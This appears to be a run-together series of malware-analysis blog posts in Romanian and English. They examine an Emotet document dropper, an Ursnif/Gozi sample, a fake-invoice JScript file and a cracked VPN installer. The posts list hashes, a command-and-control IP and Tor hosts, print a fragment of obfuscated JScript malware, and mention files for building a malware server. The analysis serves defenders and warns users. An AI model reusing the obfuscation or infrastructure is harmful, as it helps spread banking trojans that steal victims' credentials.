Hai sa incepem cu informatii de baza!
Emotet este un virus din categoria Trojan, care are nevoie de acceptul victimei pentru a isi incepe activitatea in noua gazda. Este
un virus bancar, ce are ca scop extragerea de date personale, pentru ca
hackerul sa poata utiliza contul sau cardul victimei in scopuri
personale.
Daca la inceputuri era trimis prin email ca executabil, sau
atasat(backdoor) anumitor programe “gratuite”, acum trimiterea lui se
face prin intermediul unor documente ce sunt trimise prin email, iar
aceste documente contin o comanda de descarcare si o adresa web, iar
virusul este descarcat de acolo si actionand in noua gazda(pc, mobilr
etc) Aceasta metoda este folosita pentru a pacali atat protectia serviciilor de email, cat si viitoarea victima.
La intrarea virusului, cu acceptul victimei, sansele de scapare
constau doar in posibilitatea de recunoastere a virusului respectiv de
catre antivirus, firewall… in functie de ce are presupusa victima in
dispozitiv.
Dar sa trecem la povestea noastra si o sa facem o mica analiza malware. Zilnic apar liste cu Ip-uri, domenii, dispozitive compromise. Una din aceste liste contine doua domenii de Romania. Se presupune ca sunt controlate de hackeri si folosite pentru a isi gazdui fisierele lor malware.


Accesam adresele si vedem ca ambele contin fisiere .doc. De precizat ca pana aici Antivirusul nu reactioneaza.
Dupa cum se poate observa, fisierele sunt descarcate de pe aceste
domenii de Romania (.ro) si apar ca fiind documente Microsoft Word
97-2003. La


scanare, virusul apare detectat de numai 18 si cei 60 de vendori
prezenti pe platforma. Drept urmare, o mare parte si solutiile antivirus
NU vor reactiona la aparitia virusului in dispozitiv.In aceata varianta, doar aplicatiile celor de mai sus pot identifica virusul.Iata
si motivul detectiei slabe, virusul a fost creat… astazi. Ceea ce
denota ca hackerul vine cu variante “curate” pentru a evita detectia.
Acum, pentru a avea o idee despre ce se intampla… Comanda
documentului arata cam asa: C:\Program Files\Microsoft
Office\Office14\WINWORD.EXE” /n
“C:\Users\admin\AppData\Local\Temp\2050519442433378869714090.doc
Comanda folosita de Powershell este ascunsa si criptata:

Se pot observa domeniile accesate pentru a descarca virusul, dar si comenzile de Download, GET, Item, Start…
Se pare ca intradevar acel document nu este doar ceva de citit, ci
contine comenzi de descarcare a unui fisier care stim ce este, dar poate

fi orice altceva. Mai in detaliu: $Xgmxijlqickli = ‘139’ +$Xgmxijlqickli+’.exe … deci avem un 139.exe, nu? Avem
polc7l care este descris ca fiind ATLUtils Module – adica Active


Template Library si mai exact este chiar fisierul nostru 139.exe.14 din 73… destul de rau pentru posibilele victime!
Acest fisier odata executat, instaleza un alt .exe in dispozitivul victimei(da, deja victima).
Acesta se conecteaza la Ip-ul/host-ul de unde vin toate comenzile hackerului. Virusul in sine preia comenzi date de hacker si le executa la nivel de dispozitiv. Exemple:
se poate raspandi in retea, colecteaza date, trimite date, ataca,
stocheaza date, spioneaza tastatura/camera/monitor etc.
In cazul nostru dispozitivul se conecteaza la adresa http://68.114.229.171/, iar acolo se gaseste acel C&C Panel, adica Panoul de Comanda si Control al atacatorului.
Cam asta ar fi pentru astazi. In concluzie, daca ai o pagina web
sau un server si nu sunt protejate, poti deveni parte activa la
activitatile ilegale ale hackerilor. Deocamdata acest lucru nu este pedepsit, dar… in timp lucrurile se pot schimba! In ceea ce priveste adevarata victima, grija la ce documente accesati, indiferent de la cine credeti ca provin.
Some Russian campaign running
over leaked email spreads different kind of malware. Today on Yahoo mail
has come some fresh Ursnif with 0 detections. | The domain used for my email was inactive and there was no file for download, but I found it somewhere else. In the pictures below will find the research steps: Was easy to find a sample of malware using the SHA256 (d6c0ca87f712c0633eab5ac020ceaad2e256cd3251808ce7c7b45faf4042123e) on Google. The
.zip file is detected and this may be an advantage for the users IF
they are using the Antivirus that have on his database this sample… but
this is another discussion… At this moment the VirusTotal says 18/57.. so is going to be better in a few hours. Now.. extracting them one by one we have a good
encrypted malware named Ursnif (GOZI/ ISFB). This malware is trying to
steal baking credentials from his victims and the hacker may have access
to the system. I will not explain the whole process at this time but the way to do that you will find it on the recent post I’ve made: https://www.prodefence.org/malware-analysis-gozi-ifsb-bank-trojan-aka-ursnif/
Useful links: Urlscan with samples VirusTotal .zip VirusTotal .js VirusTotal .bin
This is the Gozi IFSB malware,
created to steal data & informations from the victims. In the folder
you will see all the files needed to create your own malware server.
For this malware analysis I will use an .bin
found after google search. With this .bin file I will be 2 steps closer
for the analysis. I don’t have the .doc/.pdf file with the payload, but the
.bin is the downloaded file resulted from the payload.
I will transform the .bin file to
infected.exe(10000.exe)!
008c4bd6ee834d113cfc693af0ea90396eaa47e860bcdd567ffd964b57434e1d.bin
MD5: e6d118192fc848797e15dc0600834783
SHA1: 16d5ded68677f4a870423d3fd30da8377a5b2408
Let’s go to security manipulation and creation
of the malware on the system. The $LN33 it is exported by the executable, after
that will jump to C Runtime Library.
Calling the security_init_cookie for buffer overrun protection to comprommise the system security. Let’s run the infected file to see his actions!
I see that the explorer.exe has some activiti. Cyber security – Malware analysisThere I have some movements… let’s go to
\Roaming\MIcrosoft\ to see the new folder created ‘BthM300C’. An executable(the same .exe with diffrerent
name) created in new folder after runed the infected.exe / D3DCsapi.exe aka
1000.exe The Registry. Prodefence SRLNow… the explorer.exe.
24 .dll are suspicious.
That means some of them are from the injection
process. explorer.exe (2304) – 52074 – 166.124.148.146.bc.googleusercontent.com.
This is an Google Cloud Platform and the
explorer.exe has some connections there. genesisgrandergh.at
Alexandru Anghelus – Malware analyst & investigator
Security of your personal data is very important.
Also sensitive Company data is extremely important.
If you’ve got a file and it looks suspicious, do not open it.
The .zip, .exe, .rtf, .doc, .htm, .rar … etc files can be infected and
personal data may become public or can be used against you.
With my analysis services you can remove that insecurity!
Analyzing a file can take a few minutes or even hours.
Investigating the ones found and drawing up the report may take longer, depending on the infected file.
Tracking the hacker may be impossible or may take several days.
Chances of success in discovering the infected file are 99%.
Full report services can help identify the reason, the target and whether it is a direct or random attack.
At the following address you can find some of my work in the field.
I am malware analyst and investigator.
With my skills everyone can have a clear vision about some suspicios files or emails that they have on pc.
I am the founder of Professional Defence Community, a 7 years cybersecurity website.
Web Pentesting.
Malware analysis.
Malware investigator.
Hello.
Today I had a nice surprise. I found in the Spam file an email telling me they just sent me an electronic invoice. I have to say that the surprisses are more and more.
You will see!!!
Part 1 – The infected file & dropped files
Dear Madam / Madam,
We would like to inform you that you have an electronic invoice issued. The
attachment is an official accounting document and complies with the
requirements of the Electronic Document and Electronic Signature Act. If
you have additional questions or need other information, please do not
hesitate to contact us with the contact details on your electronic
invoice. Thank you for being a customer of ENERGO-PRO. We wish you a successful day. * This email can contain personalized information. If you are not the recipient for whom it is intended, please delete it. Thank you!
I have a file attached named öá¬ÔŃÓá No 0258923817 (3)… yeeep and is a JScript file. Scanned with Virus Total.
The -1 vote is mine! (lol).
So 0 of 60 antivirus engines detects this virus.In the previous article I wrote about the problem of detection.
All are Tor servers and VPN servers. GET /tor/status-vote/current/consensus from hosts:
86.59.21.38/154.35.175.225
There are BitBlinder Project files(see on github more informations). Remember this.. i will give you some good info later! Connected servers:
5.149.213.224/86.59.21.38/199.254.238.52/154.35.175.225/178.16.208.59/46.23.72.81/91.219.237.154/46.101.183.160/93.115.84.143/165.227.130.167
What else to show you from this file…
Last write session:
Mades alot of changes after running:
Remote AccessTries to identify its external IP address
Stealer/PhishingScans for artifacts that may help identify the target
Touched instant messenger related registry keysPersistenceInjects into explorer
Injects into remote processes
Modifies auto-execute functionality by setting/creating a value in the registry
Spawns a lot of processes
Writes data to a remote process
Dropped files:
adprtext.dll
agreebowl.dll
Let’s see the agreebowl.dll
Part 2 – The “öá¬ÔŃÓá No 0258923817 (3)” file code.
The
0/60 file detection is due to the programming mode. The programmer used
an ingenious way to write the code to have a signature different from
that of the viruses.
Here i will show you a part of thecompiled code:
ozen.decideWorry+sickCityAdditionDepth[15]+seriousPaidRegion.happened;}function
pigDutyUnusual(passForeignPush){return
lowerCountryCharacter[5];}function
frontFurtherAfterMadeConstruction(wasMoodCleanRefusedPush){return
slightForgotDiscussionHistoryGiant[3]+temperatureBeforeDo.audienceCircus+evidenceCompositionCrackPrincipalEar[2]+seriousPaidRegion.engineer+sickCityAdditionDepth[3]+sickCityAdditionDepth[4]+breatheCupParentEscape[13]+biggerShellsDeterminePorchCreature[7]+temperatureBeforeDo.twoWest+importanceArtAgain[7];}function
compareSpeciesGiantBuildingSeveral(excitedCanScoreCarefulFine){return
roughWhenPlentyDistanceFrozen.decideWorry+townOrdinaryDarkFlowerLibrary.careful+importanceArtAgain[7]+temperatureBeforeDo.audienceCircus+wonProvideMostOrdinaryRoad.railroadOr+slightForgotDiscussionHistoryGiant[7]+importanceArtAgain[7]+evidenceCompositionCrackPrincipalEar[2]+breatheCupParentEscape[17];}var
clearlyPieceBillEarlierOrganization=[];
clearlyPieceBillEarlierOrganization[todayBehaviorStrengthQuietlyTypical(‘p-_sI1owb)jB:o6’)](visitorBehindSpeak(‘9
K0c0htw(o.kvr’));
var packageLargePig=[-314];
var tearsKitchenCatchNeck=[66];
var fifteenRunStraightSpeech=[];
var aidMirrorWeakProgressInclude=[7];
var sightDistanceDid=[1];
var taskAnywayHungry=[mightEmptyCarriedRapidlyOnce(’26P:Y&kwgPLW0′)];
function partRelatedBatBaby(metFreeSomeone){
Part 3 – BitBlinder project
BitBlinder project – A way to create your own hidden services on DarkWeb. Project-specific files:
Hello. I have some free time and I try to deal with internet safety. I’m just a small drop of the ocean, but I’m here!
Today I will introduce you something different.
As usual, I downloaded a few softwares and started the analysis.
I have a ”great offer”:
Hotspot Shield VPN 7.20.8.Elite Cracked
Woooow!!!(just kidding)
We have 3 important files. Setup.exe and Update.exe appear to be archived files and from previous posts we know what this means, but today our target is the HSS v.2.exe file.
It is noticed that it is the latest file created. Also, the installation method requires using this file.
OK.Let’s scan this time! Virus Total Report 20/68 detection?!?
I mean, only 20 of the antivirus applications will see this file as a virus.
OK.
It’s normal to be seen by antivirus. It’s just a crack, a patch, etc.
You have to disable the antivirus to install it, it’s just a pirated software.
Let’s get started It looks like this .exe is actually a .rar archive After opening, he has a lot of work in the background. We let him do the job to find out what he is doing! When everything is quiet, we see that something is left to work.